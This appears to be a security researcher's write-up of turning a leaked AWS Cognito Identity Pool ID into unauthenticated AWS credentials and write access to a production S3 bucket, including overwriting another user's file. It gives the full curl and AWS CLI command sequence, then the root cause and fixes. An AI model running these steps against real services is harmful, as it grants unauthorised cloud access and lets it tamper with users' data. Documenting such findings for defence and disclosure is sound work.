What Can You Do With a Leaked Cognito Identity Pool ID?

Leaking a Cognito Identity Pool ID is often dismissed as a low-impact information disclosure. But when the IAM policy attached to the unauthenticated role is misconfigured, that "low-impact" leak becomes a direct path into the cloud infrastructure.
What is AWS Cognito Identity Pool?
AWS Cognito Identity Pools allow applications to grant users temporary AWS credentials, even before they log in. This is useful for mobile apps that need limited S3 access for things like uploading profile pictures without requiring a full authentication flow first.
The problem? Developers often configure overly permissive IAM policies for the "unauthenticated" role, assuming the Identity Pool ID itself is secret. It's not. These IDs frequently leak through:
Public API responses (config endpoints, mobile app settings)
JavaScript bundles and source maps
Mobile app reverse engineering
Error messages and debug logs
Once an attacker has the Identity Pool ID, they can request temporary AWS credentials directly from Cognito, no authentication required. What happens next depends entirely on what permissions that unauthenticated role has.
The Discovery
I was mapping out the API surface of [Redacted Corp] when I noticed a config endpoint returning more than it should:
GET /api/v1/config HTTP/2
Host: api.redacted-corp.com
Buried in the response:
{
  "storage": {
    "bucket": "prod-redacted-uploads",
    "region": "us-east-1",
    "identity_pool": "us-east-1:a1b2c3d4-e5f6-7890-abcd-ef1234567890"
  }
}
A Cognito Identity Pool ID. Exposed. Unauthenticated.
The Exploitation
Step 1: Getting an Identity
curl -X POST "https://cognito-identity.us-east-1.amazonaws.com/" \
  -H "Content-Type: application/x-amz-json-1.1" \
  -H "X-Amz-Target: AWSCognitoIdentityService.GetId" \
  -d '{"IdentityPoolId":"us-east-1:a1b2c3d4-e5f6-7890-abcd-ef1234567890"}'
{
  "IdentityId": "us-east-1:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx"
}
Step 2: Getting AWS Credentials
curl -X POST "https://cognito-identity.us-east-1.amazonaws.com/" \
  -H "Content-Type: application/x-amz-json-1.1" \
  -H "X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity" \
  -d '{"IdentityId":"us-east-1:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx"}'
{
  "Credentials": {
    "AccessKeyId": "ASIAREDACTEDKEY...",
    "SecretKey": "RedactedSecretKey...",
    "SessionToken": "FwoGZXIvYXdzE..."
  },
  "IdentityId": "us-east-1:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx"
}
Valid AWS credentials. No authentication required.
Step 3: Identifying the Role
aws sts get-caller-identity
{
  "UserId": "AROAREDACTED:CognitoIdentityCredentials",
  "Account": "123456789012",
  "Arn": "arn:aws:sts::123456789012:assumed-role/Cognito_redacted_Unauth_Role/CognitoIdentityCredentials"
}
Cognito_redacted_Unauth_Role - the unauthenticated role. Now let's see what it can do.
Step 4: Testing S3 Permissions
echo 'security test' > test.txt
aws s3 cp test.txt s3://prod-redacted-uploads/security-test.txt
upload: ./test.txt to s3://prod-redacted-uploads/security-test.txt
Write access to a production bucket. No auth. No session. Just an exposed Identity Pool ID.
Escalating the Impact
Writing a test file proves the vulnerability exists. But what's the real-world impact?
Overwriting Other Users' Files
I created two test accounts, Account A and Account B.
Account A uploaded a document through the normal application flow:
[UserID_A]_document.pdf
Account B obtained fresh Cognito credentials (unauthenticated) and overwrote Account A's file:
echo 'This file has been overwritten - security test' > malicious.pdf
aws s3 cp malicious.pdf s3://prod-redacted-uploads/[UserID_A]_document.pdf
upload: ./malicious.pdf to s3://prod-redacted-uploads/[UserID_A]_document.pdf
Logged back into Account A, downloaded the document > got the overwritten file.
Impact
With this access, an attacker could:
Replace documents with malicious files - swap insurance claims with malware
Corrupt user data - overwrite files to cause application errors
Inject content into workflows - replace documents reviewed by staff
Denial of service - mass-overwrite files across the platform
Root Cause
Exposed Configuration -
/api/v1/configleaked the Cognito Identity Pool ID publiclyUnauthenticated Identities Enabled - legitimate for some mobile use cases, dangerous when paired with bad IAM
Overly Permissive IAM -
s3:PutObjectonarn:aws:s3:::prod-redacted-uploads/*with no path restrictions
Fix:
Remove identity pool ID from public responses
Restrict IAM to user-specific prefixes:
uploads/${cognito-identity.amazonaws.com:sub}/*Server-side ownership validation on all file operations
Takeaways
Config endpoints leak more than you think - always check
/config,/settings,/health, etc.Cognito Identity Pool IDs are worth testing - if unauth is enabled, you get free AWS creds
Don't stop at "I can write" - proving cross-user impact turns medium into critical
IAM is hard -
s3:PutObjecton*is more common than it should be
Happy hacking!
-Hacktus